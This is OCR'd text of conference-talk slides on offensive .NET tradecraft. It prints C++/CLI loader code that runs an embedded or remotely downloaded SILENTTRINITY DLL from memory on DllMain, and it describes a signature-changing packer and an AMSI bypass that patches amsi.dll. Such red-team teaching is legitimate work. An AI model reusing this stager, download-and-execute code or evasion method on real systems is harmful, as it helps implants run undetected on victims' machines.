- Embeds an IronPython engine in an IronPython engine inside C#




Python 3.7 Server
stage.zip
IronPython.dll
IronPython.Modules.dll
Main.py
Microsoft.Dynamic.dll
Microsoft.Scripting.dll
1. Request stage.zip
2. stage.zip
C#
3. Resolve assemblies from Stage.zip
IPY 2.7.8 Engine
4. Execute Main.py from stage.zip (Payload Logic)
5. Jobs?
6. Job.py
7. Create Thread with new IPY Engine
IPY 2.7.8 Engine
8. Execute Job.py
8. Job Output


Demo: Manager - @TheWover

- Loads a .NET Assembly from memory using C++/CLI
- Produces a Mixed Assembly that contains native and managed code
- Can load on DLLMain, which is not a feature in C#
- Useful as an on-disk stager
- Created as a demo for the talk on COM Hijacking!

- Footage shows staging SILENTTRINITY from an embedded resource
- TestLoad.exe just calls LoadLibrary on the DLL.

```
10  static DWORD WINAPI launcher(void* h)
11  {
12
13      std::cout << "Created thread...";
14
15      HRSRC res = ::FindResourceA(static_cast<HMODULE>(h),
16          MAKEINTRESOURCEA(IDR_DLLENCLOSED6), "DLLENCLOSED");
17      if (res)
18      {
19          HGLOBAL dat = ::LoadResource(static_cast<HMODULE>(h), res);
20          if (dat)
21          {
22              unsigned char *dll =
23                  static_cast<unsigned char*>(::LockResource(dat));
24              if (dll)
25              {
26                  size_t len = SizeofResource(static_cast<HMODULE>(h), res);
27                  LaunchDll(dll, len, "ST", "Main");
28              }
29          }
30      }
31      return 0;
32  }
33  extern "C" BOOL APIENTRY DllMain(HMODULE h, DWORD reasonForCall, void* resv)
34  {
35      if (reasonForCall == DLL_PROCESS_ATTACH)
36      {
37          CreateThread(0, 0, launcher, h, 0, 0);
38      }
```


```
System::Runtime::InteropServices::Marshal::Copy(
    (System::IntPtr)dll, mdll, 0, mdll->Length);
System::String^ cn =
    System::Runtime::InteropServices::Marshal::PtrToStringAnsi(
    (System::IntPtr)(char*)className);
System::String^ mn =
    System::Runtime::InteropServices::Marshal::PtrToStringAnsi(
    (System::IntPtr)(char*)methodName);

/**
/Downloads the Assembly from a hardcoded URI. Comment out the stuff above.

System::Net::WebClient ^_client = gcnew System::Net::WebClient();

System::String ^uri = "http://192.168.197.133:8000/SILENTTRINITY_DLL.dll";

System::Console::WriteLine("Downloading payload from: " + uri);

cli::array<unsigned char>^ mdll = _client->DownloadData(uri);
**/

// used the converted parameters to load the DLL, find, and call the method.
System::String^ args =
    System::Runtime::InteropServices::Marshal::PtrToStringAnsi(
    (System::IntPtr)(char*)"http://192.168.197.134:80");

array< System::Object^ >^ arr = gcnew array< System::Object^ >(1);
arr[0] = args;

System::Reflection::Assembly^ a = System::Reflection::Assembly::Load(mdll);
a->GetType(cn)->GetMethod(mn)->Invoke(nullptr, arr);
```


MixedAssemblyLoader
File
Home
Share
View
user › Desktop › demos › MixedAssemblyLoader
Search MixedAssemblyLoader
Name
Date modified
Type
Size
DLLReflectionLoadTest.dll 3/19/2019 4:22 PM Application extens 66 KB
DLLReflectionLoadTest.iobj 2/28/2019 5:16 PM IOBJ File 187 KB
DLLReflectionLoadTest.ipdb 2/28/2019 5:16 PM IPDB File 16 KB
TestLoad.exe 2/7/2019 5:02 PM Application 9 KB
Quick access
Desktop
Downloads
Documents
Pictures
Music
OfficeXSLLoad
Videos
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) CCC
Network
4 items
4 items selected 276 KB
Windows PowerShell
PS C:\Users\user\Desktop\demos\MixedAssemblyLoader> .\TestLoad.exe
Activate Windows
Go to Settings to activate Windows.
Type here to search
4:45 PM
3/19/2019

Demo: EasyNet - @TheWover

- Simple packer using only .NET API calls
- Produces a unique signature with every use
- Data <-> GZip <-> AES-256 <-> Base64
- Example loads packed Assembly from embedded resource

- https://github.com/TheWover/EasyNet


EasyNet
File
Home
Share
View
Users › user › Desktop › demos › EasyNet
Search EasyNet
Quick access
Desktop
Downloads
Documents
Pictures
demos
DotNetToXML
Music
OfficeXSLLoad
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) CCC
Network
Name
Date modified
Type
Size
EasyNet.exe 12/8/2018 7:22 AM Application 7 KB
EasyNetLibrary.dll 12/7/2018 3:07 PM Application extens 6 KB
example.txt 3/19/2019 5:28 PM Text Document 2 KB
ExampleWrapper.exe 12/8/2018 8:26 AM Application 9 KB
4 items
Windows PowerShell
PS C:\Users\user\Desktop\demos\EasyNet> E
Activate Windows
Go to Settings to activate Windows.
Type here to search
5:36 PM
3/19/2019

Demo: AMSIScanBufferBypass2

- Disables AMSI by patching out the scan function in amsi.dll
- Bypass code is heavily signature
- So, pack it with EasyNet and load it from memory

- https://www.cyberark.com/threat-research-blog/amsi-bypass-redux/
- https://gist.github.com/TheWover/dc1217a76d1db47cdabbe6977f7f11c5

Windows PowerShell

